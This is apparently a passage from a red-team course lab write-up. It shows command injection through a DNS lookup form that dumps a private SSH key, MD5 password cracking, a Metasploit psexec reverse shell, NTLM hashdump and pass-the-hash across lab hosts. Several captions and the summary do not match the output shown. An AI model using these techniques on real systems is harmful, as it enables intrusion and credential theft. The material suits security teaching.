Submit Button

Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: hcoco1.com
Address: 216.24.57.1

total 24
drwxr-xr-x 6 root root 4096 Jul 3 2023 .
drwxr-xr-x 19 root root 4096 May 8 02:36 ..
drwxr-xr-x 3 alice-devops alice-devops 4096 Jun 29 2023 alice-devops
drwxr-xr-x 15 labsuser labsuser 4096 Nov 2 2022 labsuser
drwxr-x--- 5 ubuntu ubuntu 4096 Sep 15 2022 ubuntu
drwxr-xr-x 3 www-data www-data 4096 Nov 2 2022 www-data

Fig. 11 Testing the input with the cat /etc/passwd command.

Enter the DNS name to lookup:.

Submit Button

```

Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   hcoco1.com
Address: 216.24.57.1

total 28
drwxr-xr-x 3 alice-devops alice-devops 4096 Jun 29 2023 .
drwxr-xr-x 6 root         root         4096 Jul  3 2023 ..
-rw----- 1 alice-devops alice-devops   1 Jul  5 2023 .bash_history
-rw-r--r-- 1 alice-devops alice-devops  220 Jun 29 2023 .bash_logout
-rw-r--r-- 1 alice-devops alice-devops 3771 Jun 29 2023 .bashrc
-rw-r--r-- 1 alice-devops alice-devops  807 Jun 29 2023 .profile
drwxr-xr-x 2 alice-devops alice-devops 4096 Jun 29 2023 .ssh
  
```

Fig. 12 Testing the input with the cat /etc/passwd command.

Enter the DNS name to lookup:.

Submit Button

```

Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   hcoco1.com
Address: 216.24.57.1

total 12
drwxr-xr-x 2 alice-devops alice-devops 4096 Jun 29 2023 .
drwxr-xr-x 3 alice-devops alice-devops 4096 Jun 29 2023 ..
-rw-r--r-- 1 alice-devops alice-devops 2602 Jun 29 2023 id_rsa.pem
  
```

Fig. 13 Testing the input with the cat /etc/passwd command.

Enter the DNS name to lookup:

Submit Button

Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:

Name: hcoco1.com
Address: 216.24.57.1

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Fig. 14 Testing the input with the cat /etc/passwd command.

- Copy the SSH key to the Kali machine.

```

42 (kali@kali)-[~]
43 $ ll
44 total 40
45 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 DCV-Storage
46 drwxr-xr-x 2 kali kali 4096 May 8 02:41 Desktop
47 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Documents
48 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Downloads
49 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Music
50 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Pictures
51 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Public
52 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Templates
53 drwxr-xr-x 2 kali kali 4096 Nov 23 2022 Videos
54 -rw----- 1 kali kali 2602 May 8 01:48 alice_key.pem
55
56 (kali@kali)-[~]
57 $

```

Fig. 15 SSH key in the Kali machine

- Connect from the Kali machine to the other Linux server (port 2222/SSH) using the command:
`ssh -i alice_key.pem alice-devops@172.31.44.198 -p 2222`

```

1 (kali@kali)-[~]
2 $ chmod 600 alice_key.pem #Providing permissions
3
4 (kali@kali)-[~]
5 $ ssh -i alice_key.pem alice-devops@172.31.44.198 -p 2222
6 Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.5.0-1018-aws x86_64)
7
8 * Documentation:  https://help.ubuntu.com
9 * Management:    https://landscape.canonical.com
10 * Support:       https://ubuntu.com/advantage
11
12 System information as of Wed May 8 03:26:25 UTC 2024
13
14 System load: 0.13037109375      Processes:           200
15 Usage of /:  33.7% of 19.20GB   Users logged in:    0
16 Memory usage: 36%              IPv4 address for eth0: 172.31.44.198
17 Swap usage:  0%
18
19 * Ubuntu Pro delivers the most comprehensive open source security and
20 compliance features.
21
22 https://ubuntu.com/aws/pro
23
24 257 updates can be applied immediately.
25 11 of these updates are standard security updates.
26 To see these additional updates run: apt list --upgradable
27
28
29 Last login: Wed May 8 01:50:31 2024 from 172.31.39.126
30 alice-devops@ubuntu22:~$

```

Fig. 16 Connecting to the Linux Machine.

System Reconnaissance (Windows Machines)

With SSH access to the second Linux machine, our new goal is to find our way into the remaining Windows hosts.

- Findings in the target Machine: `authorized_keys` file

```
1  alice-devops@ubuntu22:~$ whoami
2  alice-devops
3  alice-devops@ubuntu22:~$ id
4  uid=1002(alice-devops) gid=1002(alice-devops) groups=1002(alice-devops)
5  alice-devops@ubuntu22:~$ pwd
6  /home/alice-devops
7  alice-devops@ubuntu22:~$ ll
8  ll: command not found
9  alice-devops@ubuntu22:~$ ls -a
10 .  ..  .bash_history  .cache  .config  .local  .ssh  scripts
11 alice-devops@ubuntu22:~$ cd .ssh
12 alice-devops@ubuntu22:~/.ssh$ ls -a
13 .  ..  authorized_keys
14 alice-devops@ubuntu22:~/.ssh$ cat authorized_keys
15 ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2
16 alice-devops@ubuntu22:~/.ssh$
```

Fig. 17 `authorized_keys`

- Findings in the target Machine: `windows-maintenance.sh` script

```
13  alice-devops@ubuntu22:~$ cd scripts/
14  alice-devops@ubuntu22:~/scripts$ ls -a
15  .  ..  windows-maintenance.sh
16  alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
17  #!/usr/bin/bash
18
19  # This script will (eventually) log into Windows systems as the Administrator user and run system updates on
20
21  # Note to self: The password field in this .sh script contains
22  # an MD5 hash of a password used to log into our Windows systems
23  # as Administrator. I don't think anyone will crack it. - Alice
24
25  username="Administrator"
26  password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
27  # password="00bfc8c729f5d4d529a412b12c58ddd2"
28
29  #TODO: Figure out how to make this script log into Windows systems and update them
30
31  # Confirm the user knows the right password
32  echo "Enter the Administrator password"
33  read input_password
34  input_hash=$(echo -n $input_password | md5sum | cut -d' ' -f1)
35
36  if [[ $input_hash == $password_hash ]]; then
37      echo "The password for Administrator is correct."
38  else
39      echo "The password for Administrator is incorrect. Please try again."
40      exit
41  fi
42
43  #TODO: Figure out how to make this script log into Windows systems and update them
44  alice-devops@ubuntu22:~/scripts$
```

Fig. 18 `windows-maintenance.sh` script

Password Cracking

“Password cracking (also called password hacking) is an attack vector that involves hackers attempting to crack or determine a password for unauthorized authentication. Password hacking uses a variety of programmatic techniques, manual steps, and automation using specialized tools to compromise a password” (“Password Cracking 101: Attacks & Defenses Explained,” 2024)

With a password hash, we must crack it to discover the actual password.

- **Using John the Ripper to crack the password:** hash.txt file created containing the password (Administrator:00bfc8c729f5d4d529a412b12c58ddd2)

```

1  (kali㉿kali)-[~]
2  └─$ sudo john --format=raw-md5 hash.txt
3
4  Using default input encoding: UTF-8
5  Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
6  Warning: no OpenMP support for this hash type, consider --fork=2
7  Proceeding with single, rules:Single
8  Press 'q' or Ctrl-C to abort, almost any other key for status
9  Warning: Only 44 candidates buffered for the current salt, minimum 48 needed for performance.
10 Almost done: Processing the remaining buffered candidate passwords, if any.
11 Proceeding with wordlist:/usr/share/john/password.lst
12 pokemon (Administrator)
13 1g 0:00:00:00 DONE 2/3 (2024-05-08 04:06) 16.66g/s 53966p/s 53966c/s 53966C/s keller..karla
14 Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
15 Session completed.

```


Fig. 19 Using John the Ripper


- **Using [CrackStation](#) to crack the password:**

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

00bfc8c729f5d4d529a412b12c58ddd2

 I'm not a robot



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

Color Codes: Exact match, Partial match, Not found.

Fig. 19 Using [CrackStation](#)

- Creating a Python script to crack the password:

```

1  import hashlib
2
3  # The target hash from the password we want to crack
4  target_hash = "00bfc8c729f5d4d529a412b12c58ddd2"
5
6  # Function to read passwords from a file
7  def read_passwords_from_file(filename):
8      with open(filename, 'r') as file:
9          return [line.strip() for line in file]
10
11 # Function to attempt to crack the hash using passwords from a file
12 def crack_password(target_hash, password_file):
13     # Read the passwords from the file
14     password_list = read_passwords_from_file(password_file)
15
16     for password in password_list:
17         # Generate the MD5 hash of the current password
18         hash_object = hashlib.md5(password.encode())
19         hashed_password = hash_object.hexdigest()
20
21         # Check if this hash matches the target hash
22         if hashed_password == target_hash:
23             return password
24     return None
25
26 # File with the list of potential passwords
27 password_file = '10-million-password-list-top-1000000.txt'
28
29
30 cracked_password = crack_password(target_hash, password_file)
31
32 if cracked_password:
33     print(f"Password cracked: {cracked_password}")
34 else:
35     print("Password not found in the provided list.")

```

Fig. 20 Python script

- Running the script in the Kali machine ([Password list](#))

```

1  (kali㉿kali)-[~]
2  └─$ cd DCV-Storage
3
4  (kali㉿kali)-[~/DCV-Storage]
5  └─$ ll
6  total 8332
7  -rw-r--r-- 1 kali kali 8529108 May  8 20:24 10-million-password-list-top-1000000.txt
8
9  (kali㉿kali)-[~/DCV-Storage]
10 └─$ nano crack_password.py
11
12
13 (kali㉿kali)-[~/DCV-Storage]
14 └─$ chmod +x crack_password.py
15
16 (kali㉿kali)-[~/DCV-Storage]
17 └─$ python3 crack_password.py
18 Password cracked: pokemon

```

Fig. 21 Running the Python script on Kali


The username and password => **Administrator:pokemon**

Metasploit

“Metasploit is an Open-Source Penetration Testing Framework created by Rapid7 that enables security professionals to simulate attacks against computer systems, networks, and applications. It provides a range of tools and modules that can be utilized to check the security of the target system, identify vulnerabilities, and exploit them to access the system. Users can adjust their experiments to a certain environment or set of goals, expressing flexibility and adaptability. Within this framework are several predefined vulnerabilities, payloads, and the option to create unique exploits or programs. Additionally, this tool includes a user-friendly interface that makes it possible to organize and carry out the testing even for people with little expertise doing penetration tests” (Team, 2023).

We will gain access to the windows targets using the username and password from the previous step.

- **Start up the Metasploit framework on Kali, and load the windows/smb/psexec exploit module.**



```

Shell No. 1
File Actions Edit View Help
Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi

msf6 > use 4
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting  Required  Description
  ---                -
  RHOSTS               445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no               no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME no               no        The service display name
  SERVICE_NAME         no               no        The service name
  SMBDomain            .                no        The Windows domain to use for authentication
  SMBPass              no               no        The password for the specified username
  SMBShare              no               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
  SMBUser              no               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.31.39.126   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/psexec) >

```

Fig. 22 Metasploit framework

- Set the RHOSTS and run the psexec module (Windows VM 172.31.43.103)

```
1  msf6 exploit(windows/smb/psexec) > set RHOST 172.31.43.103
2  RHOST => 172.31.43.103
3  msf6 exploit(windows/smb/psexec) > run
4
5  [*] Started reverse TCP handler on 172.31.39.126:4444
6  [*] 172.31.43.103:445 - Connecting to the server...
7  [*] 172.31.43.103:445 - Authenticating to 172.31.43.103:445 as user 'Administrator'...
8  [*] 172.31.43.103:445 - Selecting PowerShell target
9  [*] 172.31.43.103:445 - Executing the payload...
10 [*] 172.31.43.103:445 - Service start timed out, OK if running a command or non-service executable...
11 [*] Sending stage (175686 bytes) to 172.31.43.103
12 PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-f
13 [*] Meterpreter session 1 opened (172.31.39.126:4444 -> 172.31.43.103:49962) at 2024-05-08 04:20:56 +0000
14
15 meterpreter > sysinfo
16 Computer      : EC2AMAZ-L300UG8
17 OS            : Windows 2016+ (10.0 Build 14393).
18 Architecture : x64
19 System Language : en_US
20 Domain        : WORKGROUP
21 Logged On Users : 0
22 Meterpreter   : x86/windows
23 meterpreter >
```

Fig. 23 psexec module

The meterpreter shell was successfully deployed (Windows VM 172.31.43.103).

Passing the Hash

“A Pass-the-Hash (PtH) attack is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems. With this technique, the threat actor doesn’t need to decrypt the hash to obtain a plain text password. PtH attacks exploit the authentication protocol, as the password hash remains static every session until the password is rotated. Attackers commonly obtain hashes by scraping a system’s active memory and other techniques” (What Is a Pass-the-Hash Attack (PtH)?, 2023).

With one Windows machine down and one left to go, we can try a Pass The Hash attack.

- Running hashdump from the meterpreter shell (Windows VM 172.31.43.103)
 - Migrating to lsass.exe (PID:588) to perform the hashdump.

```
1 meterpreter > hashdump
2 [-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
3 meterpreter > ps
4
5 Process List
6 =====
7
8 PID  PPID  Name                Arch  Session  User              Path
9 ---  ---  ---                ---  ---      ---              ---
10 0     0     [System Process]
11 4     0     System              x64   0
12 272   4     smss.exe             x64   0
13 348   588   svchost.exe          x64   0      NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.
14 352   344   csrss.exe            x64   0
15 452   444   csrss.exe            x64   1
16 472   344   wininit.exe          x64   0
17 512   444   lsass.exe            x64   0      NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
```

Fig. 24 Running hashdump

```

43 3092 3144 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.
44 3144 2488 powershell.exe x86 0 NT AUTHORITY\SYSTEM C:\Windows\SysWOW64\WindowsP
45 3324 580 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.
46 3752 580 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.ex
47
48 meterpreter > migrate 588
49 [*] Migrating from 3144 to 588...
50 [*] Migration completed successfully.
51 meterpreter > hashdump
52 Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
53 Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
54 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
55 fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
56 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
57 meterpreter >

```

Fig. 25 Running hashdump

Passwords:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::

Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Once the first session is sent to the background, another meterpreter session will be created targeting the last Windows machine (Windows VM 172.31.45.94).

- **Running the psexec module (Windows VM 172.31.45.94)**
 - Username:
 - Administrator2
 - Password:
 - aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab

```

1  [*] Started reverse TCP handler on 172.31.39.126:4444
2  [*] 172.31.45.94:445 - Connecting to the server...
3  [*] 172.31.45.94:445 - Authenticating to 172.31.45.94:445 as user 'Administrator2'...
4  [*] Sending stage (175686 bytes) to 172.31.45.94
5  [*] 172.31.45.94:445 - Selecting PowerShell target
6  [*] 172.31.45.94:445 - Executing the payload...
7  [+] 172.31.45.94:445 - Service start timed out, OK if running a command or non-service executable...
8  PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-f
9  [*] Sending stage (175686 bytes) to 172.31.45.94
10 [*] Meterpreter session 2 opened (172.31.39.126:4444 -> 172.31.45.94:50000) at 2024-05-08 04:27:27 +0000
11
12 meterpreter > [*] Meterpreter session 3 opened (172.31.39.126:4444 -> 172.31.45.94:50002) at 2024-05-08 04:2
13 sysinfo
14 Computer      : EC2AMAZ-L300UG8
15 OS            : Windows 2016+ (10.0 Build 14393).
16 Architecture  : x64
17 System Language : en_US
18 Domain        : WORKGROUP
19 Logged On Users : 0
20 Meterpreter    : x86/windows
21 meterpreter >

```

Fig. 26 psexec module

The meterpreter shell was deployed successfully in the last Windows machine (Windows VM 172.31.45.94).

Finding Sensitive Files

With access gained on the final target server, the last step is to grab the flag and claim victory.

- Finding the file secrets.txt.

```
1 meterpreter > getsystem
2 [-] Already running as SYSTEM
3 meterpreter > search -f secrets.txt
4 Found 1 result...
5 =====
6
7 Path                               Size (bytes)  Modified (UTC)
8 ----                               -
9 c:\Windows\debug\secrets.txt      55           2022-11-05 22:01:13 +0000
```

Fig. 27 Finding the file secrets.txt.

- Reading the file secrets.txt.

```
1 meterpreter > cat c:\\Windows\\debug\\secrets.txt
2 Congratulations! You have finished the red team course!meterpreter >

      from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:
meterpreter > cat c:\\Windows\\debug\\secrets.txt
Congratulations! You have finished the red team course!meterpreter > █
```

Fig. 28 Final message.

Summary

During the penetration test conducted on the target system, several security vulnerabilities were discovered, ranging from high to low severity. The key findings are as follows:

HTTP Service on Port 1013/tcp: The presence of Apache HTTP 2.4.52 on Ubuntu indicates a high-risk vulnerability due to potential outdated versions or misconfigurations that could lead to unauthorized access or data exposure (SQL Injection Attack).

SSH Service on Port 2222/tcp: The usage of OpenSSH 8.9p1 on Ubuntu, especially on a non-standard port, presents a high-severity risk. This could be exploited if the SSH service is not properly secured with strong authentication and encryption methods.

PEM Key File: The discovery of an `id_rsa.pem` file is highly concerning as it indicates potential exposure of private SSH keys, which could allow attackers to gain unauthorized access to the system without detection.

SSH-RSA File: The presence of an `authorized_keys` file at a medium severity suggests that while this is a standard configuration file, its exposure could indicate a misconfiguration or unauthorized modifications, potentially allowing access by unintended users.

Script Vulnerability: The `windows-maintenance.sh` script was identified as high risk. This could be due to insecure coding practices, exposure of sensitive information, or the ability to execute malicious operations.

References

Pentester. (n.d.). <https://pentester.com/phases-of-a-penetration-test/>

Malik, K. (2023, October 24). Web server Pentesting- What, why, and how - Astra Security Blog. Astra Security Blog. <https://www.getastra.com/blog/security-audit/web-server-penetration-testing/>

What is SQL Injection? Tutorial & Examples | Web Security Academy. (n.d.).

<https://portswigger.net/web-security/sql-injection>

Password Cracking 101: Attacks & Defenses Explained. (2024, May 2). BeyondTrust.

<https://www.beyondtrust.com/blog/entry/password-cracking-101-attacks-defenses-explained>

Team, C. W. (2023, June 22). What is Metasploit: Tools, Uses, History, Benefits, and Limitations. *Cyber Security News*. <https://cybersecuritynews.com/what-is-metasploit/>

What is a Pass-the-Hash Attack (PtH)? (2023, August 4). BeyondTrust.

<https://www.beyondtrust.com/resources/glossary/pass-the-hash-ptth-attack>